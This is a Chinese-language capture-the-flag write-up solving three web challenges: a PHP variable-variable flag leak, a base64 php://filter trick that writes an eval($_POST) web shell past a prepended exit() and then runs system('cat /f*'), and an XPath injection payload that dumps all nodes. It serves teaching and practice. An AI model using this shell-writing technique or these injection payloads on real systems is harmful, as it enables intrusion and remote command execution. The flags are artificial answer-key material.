中等部分

到底给不给flag

```php
<meta http-equiv='Content-Type' content='text/html; charset=utf-8' />
<?php
highlight_file('1.txt');
echo "<br><br>";

$flag = 'flag{f73da0c8e7c774d488a6df0fec2890d9}';
$qwq= '我想要flag';
$QAQ = '我又不想要flag了，滚吧';
if(!isset($_GET['flag']) && !isset($_POST['flag'])){
        exit($qwq);
}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){
        exit($QAQ);
}

foreach ($_POST as $key => $value) {
        $$key = $value;
}

foreach ($_GET as $key => $value) {
        $$key = $$value;
}

echo $flag;
```


需要get一个flag和post一个flag。然后看了眼函数，其中foreach加上。因为isset那里面是&&连接。所以POST是可以不用传的。直接get传参一个flag。

先a=flag然后让flag=a。这样被解析之后，就是$a=$flag&$flag=$a。从而达到真正输出flag的作用。而不会用一个变量a把$flag=flag{xxxxxx}给覆盖。那么最后就是$flag


构建命令

```
?a=flag&flag=a
```

查看源码，得到flag



写shell



file_put_content函数在请求访问时没有该文件会新建一个文件，文件的内容被拼接上了"<?php exit();"，这就导致如果我们按常规思路写shell进去的话，

```
<?php
    exit();
<?php
```

```
    eval($_POST[123]);
?>
执行时就会直接先执行exit()退出了，我们后面的shell代码是无法执行的。
此时。我们将shell写成
aPD9waHAgZXZhbCgkX1BPU1RbMTIzXSk7Pz4=
解读一下：PD9waHAgZXZhbCgkX1BPU1RbMTIzXSk7Pz4=是经过base64加密的<?php
eval($_POST[123]);?>
前面的a是为了凑出base64编码，如果不加1位，会发现编码解不出来
那我们的shell最终就变成
<?php exit();aPD9waHAgZXZhbCgkX1BPU1RbMTIzXSk7Pz4=
经过base64解码可得
&•^F+Z<?php eval($_POST[123]);?>
就跳过了exit()
```

所以post传参的参数为

```
content=aPD9waHAgZXZhbCgkX1BPU1RbMTIzXSk7Pz4=
```

我们要用base64解码的形式去读取shell，并将传入的shell进行base64解码并进行保存，所以get传参为

```
?filename=php://filter/convert.base64-decode/resource=shell.php
```


接下来我们访问shell.php

访问后有两种方法获得flag，第一种是蚁剑链接，对于不知道flag位置的，比较方便，

第二种是直接构架命令


```
123=system('ls /');
```


```
bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var
```





得到flag位置，构建命令查看flag

```
123=system('cat /f*');
```



注入



点击进入，发现是一个get传参传入id=1

试一下2

也是有东西的，猜测flag应该在某个数字里面，但是我们传到7就会发现没有回显

这里用的是Xpath的注入，具体原理在此链接

https://blog.csdn.net/qq_63701832/article/details/129433006

这是本题用的方式

```
']|//*|//*['
$query="user/username[@name='']|//*|//*['';
```

这里闭合了`$user`前后的单引号同时执行三个操作，其中第二个操作`//*`即是关键点，列出文档中的所有元素，最后拿到`flag`

那我们直接传入

```
?id=']|//*|//*['
```

0:
1:
2: Alan
3: name:Alan
4: Bob
5: name:Bob
6: Cary
7: name:Cary
8: Jack
9: name:Jack
10: Alex
11: name:Alex
12: Joe
13: name:Joe
14:
15: PolarD&N CTF
16: flag{6c6bb83d87d0fcc3cacb9ca45bc37599}

就可以列出所有内容，得到flag